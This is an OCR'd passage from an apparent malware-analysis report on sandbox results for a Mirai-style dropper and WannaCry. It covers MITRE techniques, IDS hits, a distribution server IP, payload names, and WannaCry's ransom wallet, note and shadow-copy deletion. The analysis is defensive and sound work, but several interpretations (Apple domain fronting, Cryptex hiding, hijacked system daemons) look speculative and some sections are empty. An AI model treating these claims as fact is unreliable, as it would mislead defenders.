A simple shell script of only *2.6 KB* will contact *33* different IPs because this is basically a symptom of *Mirai*'s infamous "Scanning Engine". It scans random IPs on the internet to see if any other devices have *Telnet* or *SSH* ports open.

Dropped Files and Signatures

- **Dropped ZIP:** *Dropping* a *ZIP* file means that it has hidden a compressed payload or configuration file system for future use.
- **Mitre & IDS:** The reason for the *"Low"* or *"Info"* level signature here is that the malware could not initiate any direct attacks (such as encryption or brute force) while in the sandbox environment, but it tried to collect system information.



MITRE ATT&CK Tactics & Techniques

This malware uses the following attack techniques:

1. *Execution (TA0002) - Execution*

- *Scripting (T1064)*
  - Code execution using shell script
  - 2 Techniques detected

2. *Stealth (TA0005) - Hidden*

- *Masquerading (T1036)*
  - Impersonation of legitimate processes
  - 1 Technique


- *Scripting (T1064)*
  - Stealth operation using scripting language
  - 2 Techniques

3. *Command and Control (TA0011) - Control*

- *Application Layer Protocol (T1071)*
  - Use of application layer protocols like HTTP/HTTPS
  - 2 Techniques

- *Non-Application Layer Protocol (T1095)*
    - Use of low-level network protocols
    - 1 Technique

- *Encrypted Channel (T1573)*
    - C2 communication using encrypted channel
    - 1 Technique



IDS Rules Detection


Crowdsourced IDS Rules:

LOW Severity (1 rule matched)

Rule: (*stream_tcp*) data sent on stream after *TCP* reset sent

Category: protocol-command-decode

Source: Snort registered user ruleset



This rule indicates that the malware continues to send data even after resetting the *TCP* connection - which is unusual network behavior.

Network Communication Details


14 DNS Resolutions were found.

The malware made the following *DNS* queries:



_aapcache._tcp.local is the *Apple Bonjour/mDNS Service Discovery Protocol.* It is used to discover devices on the local network. *Mirai* uses it to discover other IoT devices on the local network.


IP Traffic 33 connections found. All connections are using *HTTPS (Port 443).*



- All traffic *HTTPS (443)* - encrypted
- **Apple domain:** *gateway.fe.apple-dns.net, mask-api.icloud.com*
- **Akamai IP:** *104.76.x.x, 184.31.x.x (Akamai CDN)*
- **Apple IP:** *17.x.x.x (Apple Network)*

JA3 Digests (TLS Fingerprinting)

JA3 is a TLS/SSL client fingerprinting technique:



This *JA3* hash can be used to identify the *TLS* client of the malware. The same *JA3* hash can be found in other malware samples.


Memory Pattern Analysis

Memory Pattern Domains:

This is the IP of the *C2* server hardcoded in the malware's memory.

Memory Pattern URLs:

The malware attempts to download binaries for various architectures:




- **Server:** *79.124.8.24* - This is the malware distribution server
- **Payload name:** *sora* - probably the name of this botnet
- **Architecture:** Binaries for various CPU architectures:
  - **ARM4, ARM5, ARM6, ARM7:** *ARM* processors (most IoT devices)
  - **M68K:** *Motorola 68000* series (old embedded systems)
- **cat command:** command to show file contents in *Unix shell* - probably trying to execute after downloading

This is classic Mirai botnet behavior - the more devices it can infect, the better.

TLS Server Name Indication (SNI)

The malware makes *TLS* connections to the following Apple domains:




- These are legitimate Apple servers
- The malware hides in legitimate Apple traffic
- Uses Domain Fronting techniques
- Firewalls are easy to bypass because Apple domains are not typically blocked

File System Actions


Files Opened (macOS system files):

The malware attempts to read various *macOS* system configuration files, checks sandbox profiles (possibly to avoid detection) and attempts to access the user home directory *(/Users/maria)* as well.



Files Written (Cross-Platform)


The malware works on both *Windows* and *macOS* platforms, dropping *.exe* files on *Windows.* It creates a file called *sysctl* (probably a disguise for a *Linux/Unix* command).




Process and Service Actions

Processes Created

macOS Process:



Windows processes




Process and Service Actions show that the malware creates and executes *`run.bat`* and *`install.bat`* batch files, as well as runs commands using *cmd.exe* and impersonates various system processes.

Shell Commands

An attempt is made to *run .bat* files (e.g. *run.bat, install.bat)* on the desktop using the macOS */usr/bin/open* command. *.bat* files are intended for Windows systems, but their presence on macOS indicates that the malware is part of a Cross-platform *Attack Package* or is trying to identify different OS environments.

The use of system paths such as *-/System/Volumes/Preboot/Cryptexes* and Safari's *CacheDeleteExtension* is noteworthy. This is basically an advanced technique to hide itself inside the system using macOS's modern security feature *'Cryptex'* and inter-process communication *(xpcproxy).* The activation of legitimate system daemons such as *diskimagesiod* and *proactived* indicates that the malware is attempting to dynamically perform its malicious activities by using the system's default services.




Process Tree

Process tree reveals malware execution flow

Analysis of the process tree shows that it is attempting to run Windows *.bat* files and cmd.exe by hijacking the macOS machine learning runtime (*mlruntimed*) and integrity check (*eficheck*) processes. This indicates that the malware is able to detect and continue its activities in any virtualized or emulated environment. It uses trusted system components such as Safari's *CacheDeleteExtension* to gain a very deep foothold in the system.



Calls Highlighted



- **GetTickCount**: Malware checks if it is running in a sandbox, checks system uptime - (anti-sandbox)
- Usually executes faster in sandbox
- If it sees less time, it stops malicious activity
- **Sleep:** Delays to make analysis difficult

Behavior Similarity Hashes

Hashes of similar behavior in different sandboxes:


OS X Sandbox: *4405a3c950bf5926394a25ec35a93e57*

VirusTotal Jujubox: *9fcbde393f2f22333f9bedd64dba31ce*

VirusTotal Observer: *d0d32b03e7b8d9eeff39fe795863574c*

Zenbox: *55936d415aba8c68c672f0720eba8c11*

Zenbox macOS: *1788489ab2ebcda0cee912788a66ec8a*



The malware has been tested on different operating systems and configurations using OS *X Sandbox, Zenbox macOS,* and *VirusTotal*'s own engines (*Jujubox, Observer*). These *ID*s make it possible to track the individual results and behavioral logs of each sandbox session, which is crucial for verifying the cross-platform functionality of the malware. The presence of a macOS-specific sandbox (*Zenbox macOS/OS X*) proves how active or destructive this Linux-based dropper can be in the Apple ecosystem.

These hashes can be used to identify similar malware.

tria.ge-ன analysis

Go to the link https://tria.ge and login, click on the "New Task" button, select the "Upload" tab. Then I clicked on "Choose file" and selected the WannaCry exe file.


Settings:

- **OS:** *Windows 10 x64*
- **Timeout:** *60 seconds*
- **Network:** *Enabled*

Then "Run" is clicked.

Sandbox analysis

- **Score: 10/10:** This confirms that the file is highly dangerous (Malicious).




- **Family:** Directly identified as *Wannacry.*
- **Classification:** It acts as *Ransomware, Worm, Stealer* and *Spyware* at the same time.

Malware Config

It extracted *Ransom Note* and *Bitcoin Address* from inside the malware:


- **Bitcoin Wallet:** *12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw*
- **Ransom Amount:** *$300 (Bitcoin).*
- **Dropped File:** *@Please_Read_Me@.txt* - This is left on the victim's desk as an instruction.



Key Signatures

The malware runs in the following ways:

- **Deletes shadow copies:** It deletes system backup files so that no one can recover files (Inhibit System Recovery).
- **Persistence:** It adds a Run key to the *Windows Registry* so that the malware runs again even if the computer is restarted.
- **Defense Evasion:** It changes file permissions and tries to hide itself.
- **Stealer:** Surprisingly, it also tries to read browser data and profile information.



The detailed explanation of malware behavior obtained from the *Triage Sandbox* is analyzed below:

Family & Nature

- **WannaCry Cryptoworm:** It is not just a ransomware, but a *'worm'*. This means that it can spread itself from one PC to another on the network without any human intervention.

- **Deletes Shadow Copies:** It deletes all backup files created using the *Volume Shadow Copy* service of *Windows.* As a result, the victim cannot restore his files to their previous state (*System Restore*) even if he wants to. This is included in the *Inhibit System Recovery* technique.

Execution & Defense Evasion

- **Drops & Executes Files:** After running, it drops (creates) new *.exe* and *.dll* files into the system and runs them. Through this, it keeps the main malware running in the background.
- **Modify File Permissions:** It changes the permissions of various files on the system so that the user or antivirus cannot easily delete or modify them. This is a *Defense Evasion* technique.

Information Stealing


- **Reads Browser Data:** Reports show that it tries to read browser profile data. Normal ransomware does not do this, but some versions of *WannaCry* can act as *Infostealer* or *Spyware* and steal user saved passwords or credentials.

C2 Communication

- **Tor Node Detection:** *Tor Node* was detected in the *Sandbox Suricata* alert. This means that the malware is trying to use the *'Tor Network'* to communicate with its hackers or *Command and Control (C2)* server to hide its location.

Persistence & Impact


- **Adds Run Key:** It edits the registry and adds the *Run Key.* As a result, the malware will automatically start every time the computer is restarted (*Persistence*).
- **Desktop Wallpaper Change:** It changes the desktop wallpaper through the *Windows* registry. This is a common sign of ransomware, where the user is notified through an image that their files have been encrypted.




MITRE ATT&CK Enterprise Mapping

The malware used the following techniques:


- **Execution (T1047):** It ran code using *Windows Management Instrumentation (WMI)* to occasionally target backup files to handle system recovery.




